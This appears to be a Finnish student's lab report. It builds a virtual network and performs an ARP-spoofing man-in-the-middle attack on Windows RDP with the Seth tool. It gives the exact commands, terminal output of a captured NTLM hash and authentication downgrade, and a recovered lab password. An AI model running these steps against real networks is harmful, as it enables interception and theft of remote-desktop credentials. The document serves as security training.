
g) Etsin ja valitsen verkosta ladattu windows.iso tiedosto.



Kuva 18: Valitsen windows.iso

Samalla tavalla asennetaan muita virtuaalikoneita. Seuravaksi pitää vaihtaa koneiden verkkon asetukset. Jokainen kone pitää olla lab verkossa.

5. Yhdistetään kaikki virtuellikoneet **lab** verkkoon.




*Virtualit koneiden IP osoitteet, kytketty Natnetwork **lab**iseen.*

<i>Hosts</i>	<i>IP-Osoite</i>	<i>Gateway</i>	<i>MAC-osoite</i>
<i>Kali</i>	<i>10.0.2.6/24</i>	<i>10.0.2.1</i>	<i>08-00-27-ab-08-1c</i>
<i>Ubuntu</i>	<i>10.0.2.15/24</i>	<i>10.0.2.1</i>	<i>08-00-27-ab-08-3d</i>
<i>Win 2016</i>	<i>10.0.2.4/24</i>	<i>10.0.2.1</i>	<i>50-16-d8-b1-fe-10</i>
<i>win 10</i>	<i>10.0.2.5/24</i>	<i>10.0.2.1</i>	<i>98-22-cf-19-6b-55</i>

*Fyysisen isäntä kone>> Käyttöjärjestelmä: Windows 10 >> IP: 10.17.242.163/24 >>
Gateway: 10.17.242.1*

Käytännöllinen laboratorio on valmiina.




1. Tässä vaiheessa tutkitaan, että luotu laboratorio on toimiva.

Seuravaksi suoritan MITM-hyökkäyksen. *Etätyöpöytäyhteys-RDP:n* kirjautumistiedot hakemisia.

- a) Käytettävä työkalua **Seth**, se haetaan GitHubilta.
- b) Kalissa avataan konsoli ja annetaan ala oleva kommenttia
 - i) `git clone https://github.com/SySS-Research/Seth.git`
 - ii) `cd Seth`
 - iii) win10 koneella komento rivillä(cmd) laitan "**arp -a**" kommentti.

IP	Mac-osoite	Kone
10.0.2.4	50-16-d8-b1-fe-10	Palvelin
10.0.2.6	08-00-27-ab-08-1c	Kali

Jos nyt win10 kone (10.0.2.5 ja 98-22-cf-19-6b-55) lähettää datapaketti palvelin (10.0.2.4 ja 50-16-d8-b1-fe-10) suuntaan. Ethernet Frame



Kuva 19: Ethernet Frame oikea suuntaan

- iv) Kali-Konsolilla `sudo ./seth.sh eth0 10.0.2.6 10.0.2.5 10.0.2.4`

```
(kali㉿kali)-[~/Seth]
└─$ sudo ./seth.sh eth0 10.0.2.6 10.0.2.5 10.0.2.4

SETH by Adrian Vollmer
      seth@vollmer.syss.de
      SySS GmbH, 2017
      https://www.syss.de

[*] Linux OS detected, using iptables as the netfilter interpreter
[*] Spoofing arp replies ...
[*] Turning on IP forwarding ...
[*] Set iptables rules for SYN packets ...
[*] Waiting for a SYN packet to the original destination ...
[+] Got it! Original destination is 10.0.2.4
[*] Clone the x509 certificate of the original destination ...
[*] Adjust iptables rules for all packets ...
[*] Run RDP proxy ...
[*] Run RDP proxy ...
Listening for new connection
```


Kuva 20: Mac on muutettu, hyödynnetty arp-cache ja odottele SYN-pakettia

- v) Nyt uudelleen tarkistan **arp-a** taulukko win10 koneella. Se näytää eri, kuin viimeisen.

<i>IP</i>	<i>Mac-osoite</i>	<i>Kone</i>
<i>10.0.2.4</i>	<i>08-00-27-ab-08-1c</i>	<i>Palvelin</i>
<i>10.0.2.6</i>	<i>08-00-27-ab-08-1c</i>	<i>Kali</i>


Kali ja palvelimen Mac osoitteetta ovat samaa eli win10 koneen *arp-cache* on muutettu.

Win10 koneesta lähetettävissä paketin mac-header vaihdettu.




Kuva 21: Kuva 8: Ethernet Frame Kali suuntaan

Mies välissä -hyökkäys ([engl. man-in-the-middle attack](#), lyhenne MITM), [Lisä tietoja Wikipediassa](#)



Kuva 22: Punaisia pisteviivaa tarkoittaa MITM yhteys.

c) Windows 10 koneella avataan *rdp-client* ja laitetaan palvelimen



Kuva 23: Käyttäjänimi ja rdp-isännän IP-osoite.

d) *Seth* on löydetty käyttäjänimi: *lk510* ja koneennimi: *win-10*.


```
(kali㉿kali)-[~/Seth]
$ sudo ./seth.sh eth0 10.0.2.6 10.0.2.5 10.0.2.4

SETH by Adrian Vollmer
      seth@vollmer.syss.de
      SySS GmbH, 2017
      https://www.syss.de

[*] Linux OS detected, using iptables as the netfilter interpreter
[*] Spoofing arp replies ...
[*] Turning on IP forwarding ...
[*] Set iptables rules for SYN packets ...
[*] Waiting for a SYN packet to the original destination ...
[+] Got it! Original destination is 10.0.2.4
[*] Clone the x509 certificate of the original destination ...
[*] Adjust iptables rules for all packets ...
[*] Run RDP proxy ...
Listening for new connection
Connection received from 10.0.2.5:60534
Warning: RC4 not available on client, attack might not work
Listening for new connection
Downgrading authentication options from 11 to 3
Enable SSL
lk510 :: (win-10) :a603333db2f58b73:5d16d9cf6f9746769d10537f99386ff4:010
9006e0003001000500061006c00760065006c0069006e00070008003401ab3fd0eed6
20005400450052004d005300520056002f00310030002e0030002e0032002e0034000
Tamper with NTLM response
Downgrading CredSSP
Connection lost ([Errno 104] Connection reset by peer)
```


Kuva 24: Käyttäjä ei laittanut salasana.

- e) Kun käyttäjä laita salasana. Seurvaksi tulee varoitus ilmoitus . Ei pääse suoran *RDP-Palvelimen*.



Kuva 12: salasana menossa

- f) *Windows näyttää varoitus ilmoitus, mutta yleensä käyttäjä sivuuttaa.*



Kuva 25: väärennetty palvelin certificate

g) Seuravaksi Seth löydä salasana: **stadin2021** ihan selkeä kielellä (TEXT).

A terminal window with a dark green background and yellow text. The output shows a successful password crack using the tool Seth. The text includes: 'Enable SSL', ''NoneType' object has no attribute 'getsockopt'', 'Hiding forged protocol request from client', the password '\lk510:stadin2021' in red, '[*] Cleaning up ...', and '[*] Done'. The prompt '(kali@kali)-[/Seth]' is shown, followed by a cursor and the word 'And-' on the next line.

```
Enable SSL
'NoneType' object has no attribute 'getsockopt'
Hiding forged protocol request from client
.\lk510:stadin2021
[*] Cleaning up ...
[*] Done

(kali@kali)-[/Seth]
$ And-
```

Kuva 26: käyttäjä ja Salasana

Verkossa on tonnia työkaluja. Sieltä voi hakea ja joku voi pelata. Jos joku halua olla hakkeri, ei tarvita paljon tekniikan taitoa. Joskus se tehdään vain hovin vuoksi. Jonkun hauskaa voi tuoda itkeä muille.

Nykyään tietotekniikka on jotain erittäin tärkeää. Kun kehitämme tekniikkaa, sama aika meidän pitäisi myös kehittää etiikkaa.

Ariful Islam, Opiskelija
Tieto- ja tietoliikennetekniikan perustutkinto.
Stadin ammattiopisto, Sturenkatu.
islaari@edu.hel.fi // arif.js@gmail.com
20.1.2021 Helsinki